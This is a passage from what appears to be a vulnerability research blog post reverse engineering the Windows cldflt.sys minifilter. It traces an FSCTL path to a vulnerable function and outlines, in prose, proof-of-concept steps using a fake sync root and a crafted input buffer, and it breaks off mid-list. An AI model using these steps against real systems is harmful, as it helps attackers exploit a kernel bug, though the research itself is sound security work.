
Strictly speaking, HsmFltPreFILE_SYSTEM_CONTROL is not just a normal function. It is a minifilter callback, specifically a pre-operation callback. The vulnerable function can also be reached from other callbacks such as HsmFltPreCLEANUP, but I initially focused on HsmFltPreFILE_SYSTEM_CONTROL because it appears multiple times in the call tree and is reachable through an FSCTL from user mode.
Before following the path to the bug, a little bit more about minifilters.
DriverEntry and Minifilter Registration
As we have seen in previous posts, every Windows driver has an entry point named DriverEntry, which runs when the driver is loaded:
1
2
3
4
NTSTATUS DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
);
DriverObject points to the driver’s in-memory representation, and RegistryPath points to the driver’s registry path under the Windows registry.
In a traditional WDM driver, DriverEntry often creates a device object with IoCreateDevice, possibly creates a symbolic link with IoCreateSymbolicLink, and fills the MajorFunction array with dispatch routines for different IRP major functions.
Here is what DriverEntry looks like in cldflt.sys:

This function configures stack cookies, initializes WPP tracing, sets up some globals, and then calls HsmDriverEntry. We do not see the usual WDM setup because minifilters follow a different model, with much of the complexity handled by Filter Manager.
The typical minifilter initialization flow is:
- Initialization: Prepare driver-specific globals, state, and resources.
- Registration: Call
FltRegisterFilterto register the minifilter and its callbacks with Filter Manager. Its prototype looks like this:
1
2
3
4
5
NTSTATUS FLTAPI FltRegisterFilter(
  [in]  PDRIVER_OBJECT         Driver,
  [in]  const FLT_REGISTRATION *Registration,
  [out] PFLT_FILTER            *RetFilter
);
- Start filtering: Call
FltStartFilteringto tell Filter Manager that the minifilter is ready to attach to volumes and receive requests. - Unload callback: Optionally register a
FilterUnloadCallback, which runs when the driver is unloaded with tools such assc stoporfltmc unload.
The central structure passed to FltRegisterFilter is FLT_REGISTRATION:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
typedef struct _FLT_REGISTRATION {
  USHORT                                      Size;
  USHORT                                      Version;
  FLT_REGISTRATION_FLAGS                      Flags;
  const FLT_CONTEXT_REGISTRATION              *ContextRegistration;
  const FLT_OPERATION_REGISTRATION            *OperationRegistration;
  PFLT_FILTER_UNLOAD_CALLBACK                 FilterUnloadCallback;
  PFLT_INSTANCE_SETUP_CALLBACK                InstanceSetupCallback;
  PFLT_INSTANCE_QUERY_TEARDOWN_CALLBACK       InstanceQueryTeardownCallback;
  PFLT_INSTANCE_TEARDOWN_CALLBACK             InstanceTeardownStartCallback;
  PFLT_INSTANCE_TEARDOWN_CALLBACK             InstanceTeardownCompleteCallback;
  PFLT_GENERATE_FILE_NAME                     GenerateFileNameCallback;
  PFLT_NORMALIZE_NAME_COMPONENT               NormalizeNameComponentCallback;
  PFLT_NORMALIZE_CONTEXT_CLEANUP              NormalizeContextCleanupCallback;
  PFLT_TRANSACTION_NOTIFICATION_CALLBACK      TransactionNotificationCallback;
  PFLT_NORMALIZE_NAME_COMPONENT_EX            NormalizeNameComponentExCallback;
  PFLT_SECTION_CONFLICT_NOTIFICATION_CALLBACK SectionNotificationCallback;
} FLT_REGISTRATION, *PFLT_REGISTRATION;
The most important fields for this analysis are:
- Setup and teardown callbacks such as
InstanceSetupCallbackandInstanceTeardownStartCallback. OperationRegistration, a pointer to an array ofFLT_OPERATION_REGISTRATIONstructures.
Each FLT_OPERATION_REGISTRATION describes one I/O operation the minifilter wants to intercept:
1
2
3
4
5
6
7
typedef struct _FLT_OPERATION_REGISTRATION {
  UCHAR                            MajorFunction;
  FLT_OPERATION_REGISTRATION_FLAGS Flags;
  PFLT_PRE_OPERATION_CALLBACK      PreOperation;
  PFLT_POST_OPERATION_CALLBACK     PostOperation;
  PVOID                            Reserved1;
} FLT_OPERATION_REGISTRATION, *PFLT_OPERATION_REGISTRATION;
The structure identifies the major function, such as IRP_MJ_CREATE, IRP_MJ_READ, or IRP_MJ_WRITE, and stores the corresponding pre-operation and post-operation callbacks.
Callbacks
Minifilter callbacks can be thought of as a modern, structured form of file-system hooking. They allow a driver to register routines that execute automatically when specific file system events occur. A minifilter does not need to register callbacks symmetrically: it can register a post-operation callback without a pre-operation callback, or the other way around.
There are two main callback types in a minifilter I/O flow.
Pre-operation callbacks
HsmFltPreFILE_SYSTEM_CONTROL (the one we identified as the main entry point to the vulnerable function) is a pre-operation callback. These routines run before the I/O operation completes and decide what should happen to the request.
A pre-operation callback can return values such as:
FLT_PREOP_COMPLETE: The minifilter completes the I/O operation itself. The request is not sent to lower drivers, and post-operation callbacks are not called.FLT_PREOP_SUCCESS_WITH_CALLBACK: The operation continues down the stack, and Filter Manager will call this minifilter’s post-operation callback when the I/O completes.FLT_PREOP_PENDING: The operation remains pending until the minifilter callsFltCompletePendedPreOperation.
Post-operation callbacks
Post-operation callbacks run after lower drivers in the stack finish processing the operation. They are called in reverse altitude order, from the lowest-altitude driver to the highest-altitude driver.
Common return values include:
FLT_POSTOP_FINISHED_PROCESSING: The minifilter is done, and Filter Manager can continue completion processing.FLT_POSTOP_MORE_PROCESSING_REQUIRED: The minifilter has paused completion processing and will later callFltCompletePendedPostOperation.
One important detail is that post-operation callbacks can run in an arbitrary thread context at IRQL <= DISPATCH_LEVEL. Data used at this level must live in nonpaged memory, because touching pageable memory at elevated IRQL can crash the system.
HsmDriverEntry
HsmDriverEntry is a large function, so I will only show the relevant parts.
The function performs several groups of initialization work:
- Telemetry and diagnostics initialization, including ETW and WPP setup.
- Environment and OS-state checks.
- Dynamic configuration of the
FLT_REGISTRATIONstructure.

- Filter registration and resource allocation. The driver registers itself, initializes several lookaside lists with
ExInitializePagedLookasideList, and callsFltInitExtraCreateParameterLookasideListfor ECP-related storage.

- Start filtering. If everything succeeds, the driver announces that it is ready to process requests.

Going back to the callbacks registered in the OperationRegistration field, if we apply the right structure type in Ghidra we can see the minifilter’s callback array.

This minifilter registers 16 elements. One of them is the entry point we care about:

For major function 0x0d, the driver registers both pre and post callbacks for FILE_SYSTEM_CONTROL.
In Windows, IRP_MJ_FILE_SYSTEM_CONTROL is commonly used by file system drivers to handle specialized control requests known as FSCTLs. Unlike regular read or write operations, FSCTLs interact with management, configuration, and metadata features of the underlying file system.
By registering callbacks for this major function, a minifilter can intercept, monitor, modify, or block those specialized requests before they reach the file system, or process their results afterwards.
To interact with this callback from user mode, we need a handle to a file system object, either a file or a volume, and we need to send an FSCTL together with our input buffer. The standard Windows API for sending both IOCTLs and FSCTLs is DeviceIoControl.
Now that we understand how the driver registers itself and which callback gives us a path toward the vulnerability, let’s inspect HsmFltPreFILE_SYSTEM_CONTROL.
HsmFltPreFILE_SYSTEM_CONTROL
Minifilter pre-operation callbacks use this signature:
1
2
3
4
5
FLT_PREOP_CALLBACK_STATUS PfltPreOperationCallback(
  [in, out] PFLT_CALLBACK_DATA Data,
  [in]      PCFLT_RELATED_OBJECTS FltObjects,
  [out]     PVOID *CompletionContext
);
Data: Pointer to anFLT_CALLBACK_DATAstructure for the I/O operation.FltObjects: Pointer to anFLT_RELATED_OBJECTSstructure containing opaque pointers for objects related to the request.CompletionContext: Optional context passed to the matching post-operation callback when applicable. Otherwise, it must beNULL.
The structure we care about most is PFLT_CALLBACK_DATA, which represents an I/O operation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
typedef struct _FLT_CALLBACK_DATA {
  FLT_CALLBACK_DATA_FLAGS     Flags;
  PETHREAD                    Thread;
  PFLT_IO_PARAMETER_BLOCK     Iopb;
  IO_STATUS_BLOCK             IoStatus;
  struct _FLT_TAG_DATA_BUFFER *TagData;
  union {
    struct {
      LIST_ENTRY QueueLinks;
      PVOID      QueueContext[2];
    };
    PVOID FilterContext[4];
  };
  KPROCESSOR_MODE             RequestorMode;
} FLT_CALLBACK_DATA, *PFLT_CALLBACK_DATA;
The key field is Iopb, which points to an FLT_IO_PARAMETER_BLOCK. This structure contains the parameters for the current I/O operation:
1
2
3
4
5
6
7
8
9
10
typedef struct _FLT_IO_PARAMETER_BLOCK {
  ULONG          IrpFlags;
  UCHAR          MajorFunction;
  UCHAR          MinorFunction;
  UCHAR          OperationFlags;
  UCHAR          Reserved;
  PFILE_OBJECT   TargetFileObject;
  PFLT_INSTANCE  TargetInstance;
  FLT_PARAMETERS Parameters;
} FLT_IO_PARAMETER_BLOCK, *PFLT_IO_PARAMETER_BLOCK;
This gives us the major function, the target FILE_OBJECT, the target minifilter instance, and a large FLT_PARAMETERS union. FLT_PARAMETERS changes layout depending on the operation type, much like _IO_STACK_LOCATION in the classic IRP model.
Because we are dealing with a file system control pre-callback, the relevant part of FLT_PARAMETERS is FileSystemControl:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
typedef union _FLT_PARAMETERS {
  // More structs over here
  union {
    struct {
      PVPB           Vpb;
      PDEVICE_OBJECT DeviceObject;
    } VerifyVolume;
    struct {
      ULONG                   OutputBufferLength;
      ULONG POINTER_ALIGNMENT InputBufferLength;
      ULONG POINTER_ALIGNMENT FsControlCode;
    } Common;
    struct {
      ULONG                   OutputBufferLength;
      ULONG POINTER_ALIGNMENT InputBufferLength;
      ULONG POINTER_ALIGNMENT FsControlCode;
      PVOID                   InputBuffer;
      PVOID                   OutputBuffer;
      PMDL                    OutputMdlAddress;
    } Neither;
    struct {
      ULONG                   OutputBufferLength;
      ULONG POINTER_ALIGNMENT InputBufferLength;
      ULONG POINTER_ALIGNMENT FsControlCode;
      PVOID                   SystemBuffer;
    } Buffered;
    struct {
      ULONG                   OutputBufferLength;
      ULONG POINTER_ALIGNMENT InputBufferLength;
      ULONG POINTER_ALIGNMENT FsControlCode;
      PVOID                   InputSystemBuffer;
      PVOID                   OutputBuffer;
      PMDL                    OutputMdlAddress;
    } Direct;
  } FileSystemControl;
  // More structs over here
} FLT_PARAMETERS, *PFLT_PARAMETERS;
Even inside FileSystemControl, the layout depends on the transfer method encoded in the FSCTL. We will use that later.
Function Overview
HsmFltPreFILE_SYSTEM_CONTROL performs four important steps.
1. Initialization and pass-through mode

First, the function validates Data. If it is valid, it calls FltGetRequestorProcess(Data) to identify the user-mode process that originated the request.
Then it calls HsmOsIsPassThroughModeEnabled. If the driver is configured to ignore this process, it jumps to the exit path and lets the request continue normally down the driver stack.

2. Stream handle context recovery
If the driver should inspect the request, it tries to retrieve the file’s stream handle context with FltGetStreamHandleContext.
This context is private minifilter state associated with an opened file. For Cloud Files, it helps the driver track whether the object is a normal file, a cloud placeholder, or something else.
If the file has no context, the driver usually ignores it. There are exceptions for critical reparse-point-related FSCTLs, including:
0x9040c(FSCTL_SET_REPARSE_POINT_EX)0x900a4(FSCTL_SET_REPARSE_POINT)0x903bc
I will refer to these as the special FSCTLs.

3. Tracing
The driver calls HsmpTracePreCallbackEnter to record that it has started processing this IRP through WPP tracing.
4. FSCTL dispatch
The function extracts the control code with logic equivalent to:
1
FsControlCode = Data->Iopb->Parameters.FileSystemControl.Common.FsControlCode;
In the decompiled output this appears as:
1
FsControlCode = *(uint *)((longlong)&Data->Iopb->Parameters + 0x10);
Regardless of the transfer method, that offset corresponds to FsControlCode.
Then the driver uses a large if/else chain to dispatch the FSCTL to a specific handler. This is where we find the next function we care about:


The relevant value is one of the special FSCTLs mentioned earlier: 0x903bc.
FSCTL codes, like IOCTL codes, are computed with the CTL_CODE macro:
1
2
#define CTL_CODE(DeviceType, Function, Method, Access) \
    (((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method))
Reversing 0x903bc gives:
- DeviceType:
0x0009(FILE_DEVICE_FILE_SYSTEM) - Access:
0(FILE_ANY_ACCESS) - Function:
0xEF - Method:
0(METHOD_BUFFERED)
The function number 0xEF does not appear to be publicly defined in ntifs.h. Given the name HsmFltProcessHSMControl, it appears to be an internal control command for the Hierarchical Storage Manager.
HsmFltProcessHSMControl
The arguments passed to HsmFltProcessHSMControl are:
Data: Pointer toPFLT_CALLBACK_DATA, the same structure received by the pre-operation callback.HsmStreamContext: Pointer to the context returned byFltGetStreamHandleContext.- A pointer to the
Informationfield inside theIO_STATUS_BLOCK, used to return information to the caller.
One of the first things this function does is call FltGetInstanceContext to retrieve the minifilter instance context.


Then it extracts InputSystemBuffer, checks that it is not NULL, and verifies that the input length is at least 0x8.

After that, the function starts parsing our buffer. I could not find a documented structure matching this HSM control format, so I reconstructed it through reverse engineering.
The first check compares the first DWORD of our buffer against a value that appears to be initialized at runtime, because Ghidra does not show it as a normal .data constant. We will identify that value later in the debugger.
Next, the function extracts an operation code and uses it in a large switch/case to decide which operation to run. It also retrieves InputBufferLength and OutputBufferLength from the IRP again.

Then it checks the input length against 0x98. The earlier check required at least 0x8; this one appears to require the full size of the internal HSM control structure. From now on I will refer to it as HSM_CONTROL_STRUCT.


After this validation, the switch/case starts. To reach the next interesting function, HsmFltProcessLockProperties, we need to provide operation code 0xc0000021.
Before continuing the static analysis, I wanted to build an initial PoC and confirm in the debugger that I could reach this part of the code. For that, I needed to discover the value expected in the first four bytes of HSM_CONTROL_STRUCT, which we pass through InputSystemBuffer from user mode.
Initial PoC
If our PoC simply opens a handle to an arbitrary file and sends the FSCTL, it will not work.
Why? Because, as discussed in the introduction, cldflt.sys is an intermediary between NTFS and a cloud sync engine. If it attempted to process every FSCTL for every file on disk, system performance would fall apart. To avoid this, the minifilter follows a strict rule: it only processes operations on files located inside a directory officially registered as a Sync Root.
Going back to HsmFltPreFILE_SYSTEM_CONTROL, there were two critical checks before the FSCTL switch/case: HsmOsIsPassThroughModeEnabled and FltGetStreamHandleContext.
To bypass those gates and force the kernel to route our buffer into the interesting HSM control path, the PoC must act like a fake sync provider. Microsoft gives us a native way to do this through the Cloud Files API (cfapi.h).
The PoC needs four steps.
1. Register the Sync Root
First, create a physical directory, for example C:\Users\Public\SYNC_ROOT_TEST, and register it with CfRegisterSyncRoot.
This tells the operating system that everything inside that directory is managed by a cloud provider. During registration, we configure CF_SYNC_POLICIES as permissively as possible: partial hydration, hard links, unrestricted placeholder management, and so on. This prevents the driver from blocking later operations because of policy restrictions.
Once the directory is registered, Filter Manager will attach the expected cloud context to files created inside it. When cldflt.sys calls FltGetStreamHandleContext, it will see a valid context and continue execution.
2. Connect the Process to the Filter
Registration is not enough. We also need to call CfConnectSyncRoot.
This opens a communication channel between our user-mode process and the kernel minifilter. Even with an empty callback table as one of its arguments, this tells the driver that our process is the legitimate sync provider responsible for managing that folder.
Without this connection, the driver would treat us as an ordinary process, enable pass-through mode, and forward the request to disk without processing our internal HSM command.
3. Open a Valid Handle to the Target File
Now the environment is ready. The directory is controlled by the minifilter and our process is connected as the provider.
The next step is to create a physical target file, target.txt, inside the Sync Root using the normal Windows API (CreateFile). This also gives us a handle to the file.
Because the file is created inside the monitored directory, it inherits the cloud context we need.
4. Reconstruct the HSM Structure and Send the FSCTL
With a valid handle, we prepare the input buffer and call DeviceIoControl with the special FSCTL discovered earlier: 0x903bc.
To reach the internal switch/case and eventually HsmFltProcessLockProperties, the input buffer must satisfy the checks in HsmFltProcessHSMControl:
- Size: The input buffer must be at least
